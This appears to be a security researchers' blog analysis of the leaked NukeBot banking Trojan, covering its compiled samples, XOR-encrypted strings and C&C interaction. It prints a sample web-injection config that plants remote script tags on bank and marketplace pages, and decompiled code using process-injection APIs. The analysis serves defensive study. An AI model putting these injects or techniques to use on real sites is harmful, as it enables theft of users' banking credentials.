

The NukeBot banking Trojan: from rough drafts to real threats

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This spring, the author of the NukeBot banking Trojan published the source code of his creation. He most probably did so to restore his reputation on a number of hacker forums: earlier, he had been promoting his development so aggressively and behaving so erratically that he was eventually suspected of being a scammer. Now, three months after the source code was published, we decided to have a look at what has changed in the banking malware landscape.

NukeBot in the wild

The publication of malware source code may be nothing new, but it still attracts attention from across the IT community and some of that attention usually goes beyond just inspecting the code. The NukeBot case was no exception: we managed to get our hands on a number of compiled samples of the Trojan. Most of them were of no interest, as they stated local subnet addresses or 'localhost/127.0.0.1' as the C&C address. Far fewer samples had 'genuine' addresses and were 'operational'. The main functionality of this banking Trojan is to make web injections into specific pages to steal user data, but even from operational servers we only received 'test' injections that were included in the source code as examples.

```
{
  "fg_blacklist": [ "**ocsp**", "**sync*.com**", "**clients*.google.com**", "**telemetry.mozilla.org**", "**facebook.com/ajax/**", "**safebrowsing.google.com**", "**services.mozilla.com**" ],
  "injects":
  [
    {
      "host": "marktplaats.nl",
      "path": "**",
      "content":
      [
        {
          "code": "</title>]",
          "before": "**",
          "after": "<script id=\"myjs3\"> window.rem777bname = \"/?FDF34C05E5914120021454\";</script><script id=\"myjs1\" src=\"some_domain.com/some.js\"></script><script id=\"myjs2\">v"
        }
      ]
    },
    {
      "host": "ebanknet.bsprudnik.pl",
      "path": "**",
      "content":
      [
        {
          "code": "<title>eBankNet</title>",
          "before": "**",
          "after": "<script id=\"myjs3\"> window.rem777bname = \"/?FDF34C05E5914120021454\";</script><script id=\"myjs1\" src=\"some_domain.com/some.js\"></script><script id=\"myjs2\">v"
        }
      ]
    },
    {
      "host": "www.hsbc.fr",
      "path": "**",
      "content":
      [
        {
          "code": "</title>",
          "before": "**",
          "after": "<script>alert('hello world');</script>"
        }
      ]
    }
  ]
}
```

Test injections from the NukeBot source code

The NukeBot samples that we got hold of can be divided into two main types: one with plain text strings, and the other with encrypted strings. The test samples typically belong to type 1, so we didn't have any problems extracting the C&C addresses and other information required for analysis from the Trojan body. It was a bit more complicated with the encrypted versions – the encryption keys had to be extracted first and only after that could the string values be established. Naturally, all the above was done automatically, using scripts we had developed. The data itself is concentrated in the Trojan's one and only procedure that is called at the very beginning of execution.

<pre>int sub_401000() { HMODULE v0; // eax@1 int v1; // ST44_4@1 HMODULE hModule; // ST4C_4@1 int v3; // ST34_4@1 int v4; // ST40_4@1 int v5; // ST48_4@1 int v6; // ST3C_4@1 int v7; // edi@1 int v8; // ST38_4@1 int v9; // ST30_4@1 int v10; // ebx@1 int v11; // ST2C_4@1 int v12; // ST28_4@1 int v13; // ST24_4@1 int result; // eax@1 dword_406294 = 0; dword_406280 = (int) [redacted]; dword_406284 = (int) [redacted]; dword_406288 = (int) [redacted]; dword_40628C = (int) [redacted]; dword_406290 = (int) [redacted]; dword_40627C = [redacted]; dword_406480 = (int)"User32.dll"; dword_406484 = "Kernel32.dll"; dword_406488 = (int)"KernelBase.dll"; dword_40648C = "nsucrt.dll"; dword_406490 = "ntdll.dll"; dword_406494 = "Shlwapi.dll"; dword_406498 = "Shell32.dll"; dword_40649C = "Secur32.dll"; dword_4064A0 = "advapi32.dll"; dword_4064A4 = "us2_32.dll"; dword_4064A8 = "version.dll"; dword_4064AC = "Psapi.dll"; dword_4064B0 = "wininet.dll"; dword_4064B4 = "gdi32.dll"; dword_4064C0 = (int)"MessageBoxA"; dword_4064C4 = "GetWindowsDirectoryA"; dword_4064C8 = "WideCharToMultiByte"; dword_4064D0 = "LocalAlloc"; dword_4064D8 = "sprintfA"; dword_4064DC = "MultiByteToWideChar"; dword_4064E4 = "free"; dword_4064E8 = "VirtualAllocEx"; dword_4064EC = "WriteProcessMemory"; dword_4064F0 = "CreateRemoteThread"; dword_4064F4 = "LoadLibraryA"; lpProcName = "GetProcAddress"; }</pre>	<pre>int sub_401000() { int v0; // eax@1 const CHAR *v1; // ST44_4@1 HMODULE v2; // eax@1 int v3; // ST74_4@1 HMODULE hModule; // ST7C_4@1 int v5; // ST64_4@1 int v6; // ST70_4@1 int v7; // ST78_4@1 int v8; // ST6C_4@1 int v9; // edi@1 int v10; // ST68_4@1 int v11; // ST60_4@1 int v12; // ebx@1 int v13; // ST5C_4@1 int v14; // ST58_4@1 int v15; // ST54_4@1 int result; // eax@1 v0 = sub_4049F6((int)&unk_405030, "\$4M28B572SQWWM6", 15); dword_408284 = 0; dword_408288 = v0; dword_40827C = sub_4049F6((int)"nR[-q?ZB-\iIC", "AND5RHHS008G9K3", 15); dword_408480 = sub_4049F6((int)&unk_40506C, "1T5JC6V98G", 10); lpLibFileName = (LPCSTR)sub_4049F6((int)"y<7*(/fst+h-", "2YEDMCAURZEXA", 12); dword_408488 = sub_4049F6((int)&unk_4050A8, "J7L861C46X616", 14); dword_40848C = sub_4049F6((int)"\<"-;h-6?", "1NJ60DFZS", 10); dword_408490 = sub_4049F6((int)"-E*\\"hi.*+", "C1HNDGJFC", 9); dword_408494 = sub_4049F6((int)&unk_4050F4, "0J7817Z05M6", 11); dword_408498 = sub_4049F6((int)&unk_40510C, "BIHQLH020IS", 11); dword_40849C = sub_4049F6((int)&unk_405124, "U12IGSSVXXS", 11); dword_4084A0 = sub_4049F6((int)"q?iR?:pkv.", "0AV303CVXJL3", 12); dword_4084A4 = sub_4049F6((int)"%Gbhqz~00[", "R4P7CHPT07", 10); dword_4084A8 = sub_4049F6((int)"C<+5: 0\X10,58", "5VYFS0H5HVJ", 11); dword_4084AC = sub_4049F6((int)&unk_40518C, "TRH3R21VC", 9); dword_4084B0 = sub_4049F6((int)"!7\$9\'+E{0-3", "00JPLN1U2Q1", 11); dword_4084B4 = sub_4049F6((int)"# Z0\h-0!", "0D3E8FI9H", 9); dword_4084C0 = sub_4049F6((int)&unk_4051D4, "Q1CXU7HCEU0", 11); dword_4084C4 = sub_4049F6((int)&unk_4051F8, "H7MLJ0J4F8UC00FPYH4M", 20); dword_4084C8 = sub_4049F6((int)&unk_405224, "T1KV3TUSNAZQICAF1R5", 19); dword_4084D0 = sub_4049F6((int)&unk_405244, "T004N4ZLGO", 10); dword_4084D8 = sub_4049F6((int)"%*E8 ZHDq", "RV5JI49X0", 9); dword_4084DC = sub_4049F6((int)&unk_40527C, "S22NQEJG4YQAYHLKQEN", 19); dword_4084E0 = sub_4049F6((int)"[P]Z>1", "61E1QR", 6); dword_4084E4 = sub_4049F6((int)"S?U\\"", "5H3G", 4); dword_4084E8 = sub_4049F6((int)&unk_4052C0, "AHAS88F1S80EX5", 14); dword_4084EC = sub_4049F6((int)&unk_4052E4, "X0N3Q1R12V080RL0U2", 18); dword_4084F0 = sub_4049F6((int)&unk_40530C, "P93RPSXIGS7G2DJU2", 18); lpProcName = (LPCSTR)sub_4049F6((int)&unk_405330, "DC5KH1R01CUV", 12); dword_4084F8 = (LPCSTR)sub_4049F6((int)&unk_405350, "PMH8Y8FLSG1NQ", 14); }</pre>
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A comparison of the string initialization procedure in plain text and with encryption.

Decryption (function sub_4049F6 in the screenshot) is performed using XOR with a key.

```
def dec(s, k):
    res = ''
    for i in range(len(s)):
        res += chr(ord(s[i]) ^ ord(k[i % len(s)]))
    return res
```

Implementation of string decryption in Python


In order to trigger web injections, we had to imitate interaction with C&C servers. The C&C addresses can be obtained from the string initialization procedure.

When first contacting a C&C, the bot is sent an RC4 key which it uses to decrypt injections. We used this simple logic when implementing an imitation bot, and managed to collect web injections from a large number of servers.

Initially, the majority of botnets only received test injects that were of no interest to us. Later, however, we identified a number of NukeBot's 'combat versions'. Based on an analysis of the injections we obtained, we presume the cybercriminals' main targets were French and US banks.

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Authors



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
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